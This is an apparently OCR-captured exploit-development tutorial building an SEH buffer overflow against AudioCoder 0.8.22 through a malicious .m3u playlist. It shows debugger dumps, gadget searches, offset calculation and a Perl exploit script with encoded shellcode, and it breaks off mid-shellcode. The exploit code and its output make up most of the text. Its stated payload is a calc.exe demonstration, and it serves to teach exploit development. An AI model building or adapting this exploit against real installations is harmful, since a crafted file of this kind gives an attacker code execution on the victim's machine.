
For this SEH Exploit exercise, I'll use one of my published exploits for AudioCoder 0.8.22. You can download the vulnerable application directly from this link: http://www.exploit-db.com/exploits/29309/. I'll start from scratch so you can see how the exploit is built, step-by-step.

Once you've installed/launched AudioCoder attach Immunity Debugger and run (F9). This particular program is vulnerable to a buffer overflow condition as it does not perform any bounds checking when reading an .m3u file. To verify this vulnerability, first create an .m3u file with a 5000 character Metasploit pattern. Recall the command to create this pattern in Kali is `../metasploit-framework/tools/pattern_create.rb 5000`. You can copy the pattern into a perl script and create the m3u file as follows (don't forget the "http://"):



```
#!/usr/bin/perl

my $buffer = "http://" . "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1A$


# write the exploit buffer to file
my $file = "audiocoder.m3u";
open(FILE, ">$file");
print FILE $buffer;
close(FILE);
print "Exploit file created [" . $file . "]\n";
print "Buffer size: " . length($buffer) . "\n";
```

When you open the resulting .m3u file within AudioCoder, you should see something similar to the following in Immunity:


Immunity Debugger - AudioCoder.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?


```
Registers (FPU)
EAX 00000000
ECX 347A4133
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0012E12C
EBP 0012E14C
ESI 00000000
EDI 00000000

EIP 347A4133
```

```
Address  Hex dump
0053A000 00 00 00 00 0
0053A008 00 00 00 00 0
0053A010 18 13 00 80 5
0053A018 02 00 00 00 9
0053A020 03 00 00 00 5
```

```
0012E6EC  307A4139 9Az0
0012E6F0  41317A41 Az1A
0012E6F4  7A41327A z2Az Pointer to next SEH record
0012E6F8  347A4133 3Az4 SE handler
0012E6FC  41357A41 Az5A
0012E700  7A41367A z6Az
```


```
[17:47:45] Access violation when executing [347A4133] - use Shift+F7/F8/F9
```

As you can see, we've overwritten EIP as well as our SEH Registration Record with our Metasploit pattern. You can examine the SEH chain (Alt+S) to verify.


Immunity Debugger - AudioCoder.exe - [SEH chain of main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c

```
Address  SE handler
0012E140 ntdll.7C9032BC
0012E6F4 347A4133
7A41327A *** CORRUPT ENTRY ***
```


Remember that we have control over EIP because we've overwritten SEH. We also know that at the time of crash, ESP+8 points to Next SEH. So, if we can overwrite SEH with the address of a POP+POP+RET instruction we can redirect execution flow to Next SEH. There's a couple of ways to search for a usable POP+POP+RET instruction in Immunity. First, you can right click on the Disassembly window (top left) and select "Search for" –> "All sequences in all modules". To use this method you need to know the registers you wish to include in the POP instructions. For example:



```
pop edi
pop ebp
ret
```


Hint: 'RA' and 'RB' match R32, 'ANY n' matches 0..n commands

This particular choice of registers returns many results to choose from. Remember that instructions that reside in an application (vs. OS) module are preferred for exploit portability.



```
Address  Disassembly                        Comment                   Module Name
00351000 PUSH EAX                           (Initial CPU selection)   C:\Program Files\AudioCoder\libxml2.dll
003607D1 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003607FA POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
0037A5CC POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
00382C2C POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
00382C82 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
00382C94 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003860F4 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
00386240 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
00397C2B POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
0039C9B7 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003A1C8E POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003A1CD3 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003A7EF0 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003A7FD2 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003A7FE0 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003AD20A POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003AFCD5 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003B960E POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003BA857 POP EDI                                                      C:\Program Files\AudioCoder\libxml2.dll
003F1000 POP ES                             (Initial CPU selection)   C:\WINDOWS\system32\Normaliz.dll
004B2000 DB DC                              (Initial CPU selection)   C:\Program Files\AudioCoder\AudioCoder.exe
00571000 PUSH EBP                           (Initial CPU selection)   C:\Program Files\AudioCoder\SDL.dll
005C10A4 POP EDI                                                      C:\Program Files\AudioCoder\SDL.dll
005C29FD POP EDI                                                      C:\Program Files\AudioCoder\SDL.dll
00601000 PUSH EBP                           (Initial CPU selection)   C:\Program Files\AudioCoder\SDL_image.dll
0062328A POP EDI                                                      C:\Program Files\AudioCoder\SDL_image.dll
00625FA9 POP EDI                                                      C:\Program Files\AudioCoder\SDL_image.dll
00631D04 POP EDI                                                      C:\Program Files\AudioCoder\SDL_image.dll
00671000 INT3                               (Initial CPU selection)   C:\Program Files\AudioCoder\jpeg.dll
006994EB POP EDI                                                      C:\Program Files\AudioCoder\jpeg.dll
006B51AF POP EDI                                                      C:\Program Files\AudioCoder\jpeg.dll
006BFFC1 POP EDI                                                      C:\Program Files\AudioCoder\jpeg.dll
006CCB64 POP EDI                                                      C:\Program Files\AudioCoder\jpeg.dll
006D1FD3 POP EDI                                                      C:\Program Files\AudioCoder\jpeg.dll
006D1FF2 POP EDI                                                      C:\Program Files\AudioCoder\jpeg.dll
019E1000 MOV EAX,1                          (Initial CPU selection)   C:\Program Files\AudioCoder\mcres.dll
019E2E07 POP EDI                                                      C:\Program Files\AudioCoder\mcres.dll
01AA1000 MOV EAX,1                          (Initial CPU selection)   C:\Program Files\AudioCoder\plugins\dsp_zsc.dll
01F41000 ROL CL,1                           (Initial CPU selection)   C:\WINDOWS\system32\ieframe.dll
0223807D POP EDI                                                      C:\WINDOWS\system32\ieframe.dll
02D11000 ADD BYTE PTR DS:[EAX],AL           (Initial CPU selection)   C:\WINDOWS\system32\xpsp2res.dll
031F1000 ADD BYTE PTR DS:[EAX],AL           (Initial CPU selection)   C:\Program Files\AudioCoder\plugins\dsp_chmx.dl
03301000 PUSH EBP                           (Initial CPU selection)   C:\Program Files\AudioCoder\SysInfo.dll
0331A5C6 POP EDI                                                      C:\Program Files\AudioCoder\SysInfo.dll
0331BA52 POP EDI                                                      C:\Program Files\AudioCoder\SysInfo.dll
0331C713 POP EDI                                                      C:\Program Files\AudioCoder\SysInfo.dll
0331D5A8 POP EDI                                                      C:\Program Files\AudioCoder\SysInfo.dll
10001000 XOR EAX,EAX                        (Initial CPU selection)   C:\Program Files\AudioCoder\mccommon.dll
10001324 POP EDI                                                      C:\Program Files\AudioCoder\mccommon.dll
10001330 POP EDI                                                      C:\Program Files\AudioCoder\mccommon.dll
100019CD POP EDI                                                      C:\Program Files\AudioCoder\mccommon.dll
100019D9 POP EDI                                                      C:\Program Files\AudioCoder\mccommon.dll
10002625 POP EDI                                                      C:\Program Files\AudioCoder\mccommon.dll
10009F85 POP EDI                                                      C:\Program Files\AudioCoder\mccommon.dll
100113C0 POP EDI                                                      C:\Program Files\AudioCoder\mccommon.dll
100171C5 POP EDI                                                      C:\Program Files\AudioCoder\mccommon.dll
1A401000 JL SHORT urlmon.1A400FFB           (Initial CPU selection)   C:\WINDOWS\system32\urlmon.dll
1A4AC4F9 POP EDI                                                      C:\WINDOWS\system32\urlmon.dll
5AD71000 ADD DH,BYTE PTR DS:[9A7E77DF]      (Initial CPU selection)   C:\WINDOWS\system32\uxtheme.dll
5B861000 JNS SHORT NETAPI32.5B860FE0        (Initial CPU selection)   C:\WINDOWS\system32\NETAPI32.dll
5D091000 MOV ECX,4277DD7C                   (Initial CPU selection)   C:\WINDOWS\system32\COMCTL32.dll
5DCA1000 SCAS BYTE PTR ES:[EDI]             (Initial CPU selection)   C:\WINDOWS\system32\iertutil.dll
63001000 LOCK JNZ SHORT WININET.63000FC7    (Initial CPU selection)   C:\WINDOWS\system32\WININET.dll
66001000 PUSH EBP                           (Initial CPU selection)   C:\Program Files\AudioCoder\libiconv-2.dll
660015DE POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66001830 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66001866 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66001A45 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66001F2A POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600238C POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66002436 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66002450 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66002556 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66002580 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66002655 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66002D0F POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66002D63 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600666C POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66006793 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
660075E7 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66007797 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
660077CA POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600798A POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66008EEF POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66008F01 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
660097F8 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600997F POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66009B57 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
66009D8F POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600A01B POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600A512 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600A957 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600BCAB POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600BF84 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600C09B POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600C278 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600C7C1 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
6600CD59 POP EDI                                                      C:\Program Files\AudioCoder\libiconv-2.dll
```


Another way to find the POP+POP+RET instruction address is to use the mona plugin for Immunity (`!mona seh`):



```
0BADF00D     - Number of pointers of type 'pop edi # pop ebp # ret ' : 66
0BADF00D [+] Results :
660010B2   0x660010b2 : pop esi # pop ebp # ret 0x0c | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCode
6600105D   0x6600105d : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66001534   0x66001534 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
6600157C   0x6600157c : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66001669   0x66001669 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66001CD9   0x66001cd9 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66001D27   0x66001d27 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66001E37   0x66001e37 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66001E83   0x66001e83 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
660020A0   0x660020a0 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66002180   0x66002180 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66002F49   0x66002f49 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
6600305D   0x6600305d : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
660030C7   0x660030c7 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
660039E9   0x660039e9 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66003F86   0x66003f86 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66004166   0x66004166 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66005BE6   0x66005be6 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66005CC6   0x66005cc6 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
66005DE6   0x66005de6 : pop ebx # pop ebp # ret   | null (PAGE_EXECUTE_READ) [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files\AudioCoder\li
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open seh.txt...
0BADF00D     Found a total of 112 pointers
0BADF00D
         [+] This mona.py action took 0:00:01.032000

         [20:59:27] Thread 00014DC0 terminated, exit code 0
```


The benefit of using mona is that it also identifies which modules have been compiled with SafeSEH, a protection that would eliminate the viability of an SEH-based exploit. I'll explain more about SafeSEH in the next section, but for now just remember to avoid modules that have been compiled with it. Lucky for us, AudioCoder has plenty of non-SafeSEH modules to choose from!

Once we've chosen a usable POP+POP+RET instruction (I chose `6601228E` which is a POP EDI + POP EBP + RET instruction from AudioCoder/libiconv-2.dll) the next thing we need to do is figure out the offset to Next SEH. As you may remember from previous tutorials, there are a couple of ways to do this. You can use `pattern_offset.rb` to determine the offset for `7A41327A`.



```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_offset.rb 7A41327A 5000
[*] Exact match at offset 757
```

You can also use mona:



```
[+] Examining SEH chain
    SEH record (nseh field) at 0x0012e6f4 overwritten with normal pattern : 0x347a4133 (offset 757), followed by 4239 bytes of cyclic data
```

So we have our POP+POP+RET address and our offset. Now all we need is some jump code for Next SEH and our Shellcode.

The jump code we need for Next SEH only needs to get us past the 4 bytes of SEH. If you recall from part 4 of the series, a short forward jump is represented by opcode `EB`. For example `\xeb\x14` is a 20 byte forward jump. We can jump a bit beyond SEH as long as we preface our shellcode with some NOPs.

So, we have:

✓ the offset (757)
✓ short jump for next seh (\xeb\x14\x90\x90 — the NOPs are filler for a 2-byte jump in a 4-byte space)

✓ pop pop ret for seh (0x6601228e)
✓ shellcode (for demo purposes I'll use calc.exe)


At this point we're ready to construct our exploit which I've included below:

```
#!/usr/bin/perl
```

```
###############################################################################
# Exploit Title: AudioCoder 0.8.22 (.m3u) – SEH Buffer Overflow
# Date: 10-18-2013
# Exploit Author: Mike Czumak (T_v3rn1x) — @SecuritySift
# Vulnerable Software: AudioCoder 0.8.22 (http://www.mediacoderhq.com/audio/)
# Software Link: http://www.fosshub.com/download/AudioCoder-0.8.22.5506.exe
# Version: 0.8.22.5506
# Tested On: Windows XP SP3
# Creates an .m3u file to exploit basic seh bof
###############################################################################

my $buffsize = 5000; # sets buffer size for consistent sized payload
my $junk = “http://” . (“\x90” x 757); # offset to seh overwrite
my $nseh = “\xeb\x14\x90\x90”; # overwrite next seh with jmp instruction (20 bytes)
my $seh = pack(‘V’,0x6601228e); #overwrite seh w/ pop edi pop ebp ret from AudioCoder\libiconv-2.dll
my $nops = “\x90” x 20;

# Calc.exe payload [size 227]
# msfpayload windows/exec CMD=calc.exe R |
# msfencode -e x86/shikata_ga_nai -c 1 -b ‘\x00\x0a\x0d\xff’
my $shell = “\xdb\xcf\xb8\x27\x17\x16\x1f\xd9\x74\x24\xf4\x5f\x2b\xc9” .
“\xb1\x33\x31\x47\x17\x83\xef\xfc\x03\x60\x04\xf4\xea\x92” .
“\xc2\x71\x14\x6a\x13\xe2\x9c\x8f\x22\x30\xfa\xc4\x17\x84” .
“\x88\x88\x9b\x6f\xdc\x38\x2f\x1d\xc9\x4f\x98\xa8\x2f\x7e” .
“\x19\x1d\xf0\x2c\xd9\x3f\x8c\x2e\x0e\xe0\xad\xe1\x43\xe1” .
“\xea\x1f\xab\xb3\xa3\x54\x1e\x24\xc7\x28\xa3\x45\x07\x27” .
“\x9b\x3d\x22\xf7\x68\xf4\x2d\x27\xc0\x83\x66\xdf\x6a\xcb” .
“\x56\xde\xbf\x0f\xaa\xa9\xb4\xe4\x58\x28\x1d\x35\xa0\x1b” .
“\x61\x9a\x9f\x94\x6c\xe2\xd8\x12\x8f\x91\x12\x61\x32\xa2” .
“\xe0\x18\xe8\x27\xf5\xba\x7b\x9f\xdd\x3b\xaf\x46\x95\x37” .
“\x04\x0c\xf1\x5b\x9b\xc1\x89\x67\x10\xe4\x5d\xee\x62\xc3” .
```

